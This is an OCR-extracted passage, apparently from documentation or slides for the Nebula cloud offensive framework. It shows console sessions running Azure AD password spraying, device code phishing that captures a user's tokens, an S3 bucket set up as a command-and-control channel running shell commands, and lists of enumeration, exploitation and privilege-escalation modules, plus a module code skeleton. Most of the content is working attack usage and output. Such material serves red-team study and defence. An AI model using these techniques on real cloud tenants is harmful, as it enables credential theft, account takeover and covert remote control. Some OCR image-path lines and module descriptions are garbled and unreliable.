        "[*] Invalid user b[redacted] or missing password. Is the user part of an ADFS Account?",
        "[*] User a[redacted] does not exist",
        "[*] User a[redacted] does not exist",
        "[*] Password incorrect: t[redacted]u.onmicrosoft.com:Summer2024",
        "[*] User and password correct, but requires mfa: t[redacted]u.onmicrosoft.com:C[redacted]."
    ]
}
------------------------------------------------------------

(test)()(initialaccess/azuread_password_spray) >>>
```

```
codes = {
    0: ['AADSTS50034'],  # INVALID
    1: ['AADSTS50126'],  # VALID
    3: ['AADSTS50079', 'AADSTS50076'],  # MSMFA
    4: ['AADSTS50158'],  # OTHER MFA
    5: ['AADSTS50053'],  # LOCKED
    6: ['AADSTS50057'],  # DISABLED
    7: ['AADSTS50055'],  # EXPIRED
    8: ['AADSTS50128', 'AADSTS50059'],  # INVALID TENANT
    9: ['AADSTS50056']  # INVALID TENANT
}
```

DEVICE CODE PHISHING

```
(test)()(initialaccess/azuread_password_spray) >>> use module initialaccess/azuread_device_code_phish
(test)()(initialaccess/azuread_device_code_phish) >>> options
Desctiption:
-----------------------------


Author:
-----------------------------
        blog: https://www.pepperclipp.com/
        github: https://github.com/gl4ssesbo1
        name: gl4ssesbo1
        twitter: https://twitter.com/gl4ssesbo1

Needs Credentials: False
-----------------------------

AWSCLI/AzureCLI Command:
-----------------------------
        No awscli command

Calls:
-----------------------------

Options:
-----------------------------
        SERVICE:            none
                Required: true
                Description: The service that will be used to run the module. It cannot be changed.
        CLIENT-ID:          04b07795-8ddb-461a-bbee-02f9e1bf7b46
                Required: true
                Description: The Application Client-ID.

        DEVICE-CODE:
                Required: false
                Description: Only add this if you are using REFRESH

        REFRESH:            false
                Required: true
                Description: The keywords to check for on emails

        RESOURCE:           https://graph.microsoft.com/
                Required: true
                Description: Resource URL

        SEND-EMAIL:         false
                Required: true
                Description: Make this true if you want to automatically send email to the below emails, or false to just get the code.

        TARGET-EMAIL-WORDLIST:
                Required: false
                Description: The keywords to check for on emails

(test)()(initialaccess/azuread_device_code_phish) >>>
```




```
(test)()(initialaccess/azuread_device_code_phish) >>> run
[*] The module might take a while. Please wait.
-----------------------------------------------------------------
client_id: 04b07795-8ddb-461a-bbee-02f9e1bf7b46
-----------------------------------------------------------------
{
    "client_id": "04b07795-8ddb-461a-bbee-02f9e1bf7b46",
    "instructions": "Run this module periodically with REFRESH set to True to get the tokens.",
    "message": "To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code A5ZSQ2E66 to authenticate."
}
-----------------------------------------------------------------

(test)()(initialaccess/azuread_device_code_phish) >>>
```

```
(test)()(initialaccess/azuread_device_code_phish) >>> set REFRESH True
(test)()(initialaccess/azuread_device_code_phish) >>> run
[*] The module might take a while. Please wait.
-----------------------------------------------------------------
azure_creds_name: g1oKtU8xLY
-----------------------------------------------------------------
{
    "azure_creds_name": "g1oKtU8xLY",
    "azure_resource": "https://graph.microsoft.com/",
    "azure_user_id": "afdcd2ac-a921-4ab7-b53a-c99be35e9517",
    "azure_user_name": "bleon.proko",
    "azure_user_principal_name": "b[redacted]o"
}
-----------------------------------------------------------------
```

COMMAND 'N CTRL

```
(test)()(exploit/aws_create_console_url) >>> use module listeners/aws_s3_c2
(test)()(listeners/aws_s3_c2) >>> options
Desctiption:
--------------------------------
        Based on the book How to Hack like a Ghost, where an S3 bucket is used as a C2 Server.

Author:
--------------------------------
        blog: https://www.pepperclipp.com/
        github: https://github.com/gl4ssesbo1
        name: gl4ssesbo1
        twitter: https://twitter.com/gl4ssesbo1

Needs Credentials: True
--------------------------------

AWSCLI/AzureCLI Command:
--------------------------------
        None

Calls:
--------------------------------
        s3:CreateBucket
        s3:PutBucketPolicy
        s3:PutBucketVersioning
        s3:PutBucketEncryption
        kms:CreateKey
        kms:PutKeyPolicy
        kms:Encrypt

Options:
--------------------------------
        SERVICE:        s3
                Required: true
                Description: The service that will be used to run the module. It cannot be changed.
        BUCKETNAME:
                Required: true
                Description: The bucket name to use as C2. If the bucket does not exist, it will be created.

        COMMANDKEY:     index.html
                Required: true
                Description: The filename where the command is hosted. By default is 'index.html'

        KMS-KEY-ARN:
                Required: false
                Description: The filename where the command is hosted. By default is 'index.html'

        OUTPUTKEY:      home.html
                Required: true
                Description: The the output file. By default it's 'output'

        STAGER-ACCESS-KEY:
                Required: true
                Description: The filename where the command is hosted. By default is 'index.html'

        STAGER-SECRET-KEY:
                Required: true
                Description: The filename where the command is hosted. By default is 'index.html'

        STAGER-TYPE:    terraform
                Required: true
                Description: The filename where the command is hosted. By default is 'terraform'

(test)()(listeners/aws_s3_c2) >>>
```

```
(test)()(Nebula) >>> use module listeners/aws_s3_c2
(test)()(listeners/aws_s3_c2) >>> set BUCKETNAME testbucketbucketdhasjdkasdasddas
(test)()(listeners/aws_s3_c2) >>> set STAGER-ACCESS-KEY AK[redacted]
(test)()(listeners/aws_s3_c2) >>> set STAGER-SECRET-KEY UM[redacted]Yt
(test)()(listeners/aws_s3_c2) >>> use credentials adminUserHP
[*] Currect credential profile set to 'adminUserHP'.Use 'show current-creds' to check them.
(test)()(listeners/aws_s3_c2) >>> run
[*] The module might take a while. Please wait.
[*] Running module "listeners/aws_s3_c2" on region "us-east-1".
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
{
    "ModuleName": "Terraform for S3 C2",
    "OutPutFile": [
        ".stagers/us-east-1_home.html"
    ],
    "Status": "Successfully created"
}
--------------------------------------------------------------------------------

(test)()(listeners/aws_s3_c2) >>>
```

```
(test)()(listeners/aws_s3_c2) >>> show listeners
```

Bucket Name	Command File	Output File	KMS Key
testbucketbucketdhasjdkasdasddas	index.html	home.html	arn:aws:kms:us-east-1:[redacted]:key/a8770df0-57d0-4524-8b2e-76736298b116

```
(test)()(listeners/aws_s3_c2) >>>
```

```
(test)()(listeners/aws_s3_c2) >>> show particles
```

Particle Name	Bucket Name
2gq6yBDV8M	testbucketbucketdhasjdkasdasddas

```
(test)()(Nebula) >>> use particle m1TrO8z53l
(test)(m1TrO8z53l)(Nebula) >>> shell whoami
[*] Uploaded command to bucket
gl4ssesbo1

(test)(m1TrO8z53l)(Nebula) >>> shell for i in $(seq 1 5); do echo whoami; done
[*] Uploaded command to bucket
whoami
whoami
whoami
whoami
whoami

(test)(m1TrO8z53l)(Nebula) >>>
```

ENUMERATION

```
(test)()(privesc/aws_iam_attach_policy_terraform) >>> search enum/
```

Modules	Description
enum/digitalocean_space_enum_all	Enumerate all Space using Space API
enum/aws_s3_list_bucket_objects	List the objects of a bucket
enum/azuread_enum_admin_users	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/azuread_get_group_members	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/aws_enum_services_using_cost_explorer	Description of your Module
enum/azuread_get_user_list	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/digitalocean_space_list_deleted_objects	List the objects of a bucket
enum/aws_iam_enum_iam	Disables a GD Detector on a specific region. Mind you, many security systems detect this behaviour.
enum/digitalocean_enum_all	Enumerate all DigitalOcean Resources
enum/azuread_list_groups	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/azuread_enum_current_user	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/azuread_list_mfa_status_for_users	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/aws_tag_enum_using_get_resources	List all resources on the infrastructure based on the .
enum/azuread_get_user_password_policy	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/aws_s3_list_deleted_files	Check all the versions of the objects of a bucket or a list of buckets and find deleted files. Then, you can use exploit/aws_s3_get_object to download the files. The module is based of the RedBoto script: aws_s3_list_deleted_files.py
enum/azuread_list_users	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/azuread_find_groups_with_dynamic_membership	This module will try to get all groups with dynamic membership

ENUMERATION

- enum/aws_iam_enum_iam
- enum/aws_s3_list_bucket_objects
- enum/aws_s3_list_deleted_files
- enum/aws_tag_enum_using_get_resources
- enum/digitalocean_enum_all
- enum/digitalocean_space_enum_all
- enum/digitalocean_space_list_deleted_objects
- enum/azuread_find_groups_with_dynamic_membership
- enum/azuread_enum_aad_objects
- enum/azuread_get_user_password_policy
- enum/azuread_list_mfa_status_for_users
- enum/azuread_list_users
- enum/azuread_get_user_list
- enum/azuread_enum_current_user

EXPLOITATION

```
(test)()(Nebula) >>> search exploit/
```

Modules	Description
exploit/aws_create_console_url	This module is based of aws_consoler from NetSPI. It will run STS:GetFederationToken to create a set of temporary credentials for the user and then try to create a console that allows access even if the user no login profile.
exploit/aws_ec2_modify_user_data	Lists User data of an Instance provided. Requires Secret Key and Access Key of an IAM that has access to it.
exploit/aws_ssm_send_command	SendCommands to some InstanceIDs provided, split by comma, or a file of InstanceIDs.Also shows the output of the command if you want to.The APIs used are ssm:SendCommand and ssm:GetCommandInvocation.
exploit/aws_lambda_download_function	Get the source code of a specific function (and/or version) provided.

- exploit/aws_create_console_url
- exploit/aws_lambda_download_function
- exploit/aws_ssm_send_command

- privesc/aws_iam_create_policy_version_terraform
- privesc/aws_iam_create_user_access_key
- privesc/aws_iam_create_user_login_profile
- privesc/aws_iam_attach_policy_terraform

```
(test)()(Nebula) >>> search privesc/
```

Modules	Description
privesc/aws_iam_create_user_access_key	Create a 2nd access key to a user. To do this, the user needs to have only one access key. If the user has 2 access keys and OVERRIDE-OLDEST-ACCESS-KEY is set to true, the oldest created access key will be deleted and a new one will be created.
privesc/aws_iam_create_policy_version_terraform	If an IAM user is not allowed to access the Management Console, you can allow it using a password you want.
privesc/aws_iam_create_user_login_profile	If an IAM user is not allowed to access the Management Console, you can allow it using a password you want.
privesc/azuread_add_user_to_group	This module will try to get as many information on the user's account on O365, based on the its privileges.


CUSTOM MODULE


```
from mongoengine import DoesNotExist
from core.database.models import AWSUsers
from core.createSession.giveMeClient import giveMeClient

author = {
    "name":"gl4ssesbo1",
    "twitter":"https://twitter.com/gl4ssesbo1",
    "github":"https://github.com/gl4ssesbo1",
    "blog":"https://www.pepperclipp.com/"
}

needs_creds = True
```

Necessary Imports

Module author credits

If set to true,
a credential is needed defined


variables = {
"SERVICE": {
"value": "iam",
"required": "true",
"description":"The service that will be used to run the module. It cannot be changed."
},
"USER-NAME": {
"value": "ALL",
"required": "true",
"description":"The IAM User to check."
}
}
description = "Disables a GD Detector on a specific region. Mind you, many security systems detect this behaviour."
aws_command = "aws iam get-user --user-name <user> --region <region> --profile <profile>"
calls = [
"iam:GetUser"
]
Module Options
Command Description
AWS Command
Necessary Permissions




Exploit is the “main” of each module


Each option as variable

AWS Boto3 Client

Command Executed


database_data = {
"aws_username": user['UserName'],
"aws_user_arn": user['Arn'],
"aws_user_id": user['UserId'],
"aws_user_create_date": user['CreateDate'],
"aws_account_id": user['Arn'].split(":")[4]
}
try:
aws_user = AWSUsers.objects.get(aws_username=user['UserName'])
aws_user.modify(**database_data)
aws_user.save()
except DoesNotExist:
AWSUsers(**database_data).save()
except Exception as e:
return {"error": "Error from module: {}".format(str(e))}, 500
return {"UserInfo": user}
Database JSON
Code to save info on DB
Returned Module info


(test)()(Nebula) >>> use credentials adminUser
[*] Currect credential profile set to 'adminUser'.Use 'show current-creds' to check them.
(test)()(Nebula) >>> use module enum/aws_iam_get_user
(test)()(enum/aws_iam_get_user) >>> set user-name adminUser
(test)()(enum/aws_iam_get_user) >>> run
[*] The module might take a while. Please wait.
[*] Running module "enum/aws_iam_get_user" on region "us-east-1".
Region: us-east-1
{
"UserInfo": {
"Arn": "arn:aws:iam::093305336519:user/adminUser",
"CreateDate": "Mon, 05 Dec 2022 19:48:32 GMT",
